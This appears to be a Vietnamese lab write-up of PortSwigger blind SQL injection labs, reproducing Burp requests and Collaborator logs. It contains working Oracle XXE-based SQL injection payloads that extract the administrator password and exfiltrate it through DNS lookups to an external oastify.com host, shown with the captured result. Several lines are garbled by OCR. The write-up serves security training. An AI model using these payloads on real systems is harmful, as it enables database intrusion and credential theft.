' ||(SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.ygioefy82c09xez4haw6j803hunlba.oastify.com/"> %remote;]','/1') FROM dual)--  
○  
Request  
Pretty Raw Hex  
1 GET /filter ?category =Pets HTTP/1.1  
2 Host : Daef5008d030fdb80c042774800e400e7.web-security-academy.net  
3 Cookie : TrackingId = IuWOSHxZ9YsP5IrA' +||(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+from+users+where+username%3d'administrator')||'.ygioefy82c09xez4haw6j803hunlba.oastify.com/">+%25remote%3b]','/1')+FROM+dual)--  
○ 1QSNB7emsKYwH4Tap1HMiyWUUz1l20FT ; session =  
4 Sec-Ch-Ua : "Chromium";v="103", ".Not/A) Brand";v="99"  
●  
• Nhấn Send.  
• Chọn Poll now ta được result

Poll every  seconds [Poll now](#)

| # ^ | Time                         | Type | Payload                        |
|-----|------------------------------|------|--------------------------------|
| 1   | 2022-thg 9-06 05:23:49 UT... | DNS  | ygioefy82c09xez4haw6j803hunlba |
| 2   | 2022-thg 9-06 05:23:49 UT... | DNS  | ygioefy82c09xez4haw6j803hunlba |
| 3   | 2022-thg 9-06 05:23:49 UT... | DNS  | ygioefy82c09xez4haw6j803hunlba |
| 4   | 2022-thg 9-06 05:23:49 UT... | DNS  | ygioefy82c09xez4haw6j803hunlba |

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name  
**59smqwi7eecweqgv7o2i.ygioefy82c09xez4haw6j803hunlba.oastify.com**.

- Password chính là: **59smqwi7eecweqgv7o2i**

★ Lab16: <https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band>

- PayLoad có dạng :


## DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use [Burp Collaborator client](#) to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE
root [<!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE) || '.BURP-
COLLABORATOR-SUBDOMAIN/'> %remote;]','/1') FROM dual
```

- Chọn



- Chọn copy

## Generate Collaborator payloads

Number to generate:

[Copy to clipboard](#)

- PayLoad có dạng

```
File Edit Format View Help
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+$25+remote+SYSTEM+"http%3a//rythl4c0fxn8eoux3et7ibem1d74vt.oastify.com/">+$25remote
%3b]>','/1')+FROM+dual--]
```

- Request gửi đi

### Request

| Pretty                                                                                                                                                                                                                                                                                     | Raw | Hex |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 GET /filter ?category=Accessories HTTP/1.1                                                                                                                                                                                                                                               |     |     |
| 2 Host : Da94002003d008b3c039046f0093007f.web-security-academy.net                                                                                                                                                                                                                         |     |     |
| 3 Cookie : TrackingId =                                                                                                                                                                                                                                                                    |     |     |
| INTUL7S6tD0vVDbX'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+versi on%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+\$25+rem ote+SYSTEM+"http%3a//rythl4c0fxn8eoux3et7ibem1d74vt.oastify.com/"> +\$25remote%3b]>','/1')+FROM+dual-- ; session = NQPOVeo7coga7BDWZGrgUmpo6S1rXzy3 |     |     |
| 4 Sec-Ch-Ua : "Chromium";v="103", ".Not/A) Brand";v="99"                                                                                                                                                                                                                                   |     |     |

- Sau đó chọn poll now

### Poll Collaborator interactions

Poll every  seconds [Poll now](#)

| # | Time                              | Type | Payload                        | Comment |
|---|-----------------------------------|------|--------------------------------|---------|
| 1 | 2022-thg 9-06 05:43:24 UT... DNS  |      | rythl4c0fxn8eoux3et7ibem1d74vt |         |
| 2 | 2022-thg 9-06 05:43:24 UT... DNS  |      | rythl4c0fxn8eoux3et7ibem1d74vt |         |
| 3 | 2022-thg 9-06 05:43:24 UT... DNS  |      | rythl4c0fxn8eoux3et7ibem1d74vt |         |
| 4 | 2022-thg 9-06 05:43:24 UT... DNS  |      | rythl4c0fxn8eoux3et7ibem1d74vt |         |
| 5 | 2022-thg 9-06 05:43:24 UT... HTTP |      | rythl4c0fxn8eoux3et7ibem1d74vt |         |

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **rythl4c0fxn8eoux3et7ibem1d74vt.oastify.com**.

- Đến đây là đã hoàn thành LAB.



## 3. Writeup Rootme.

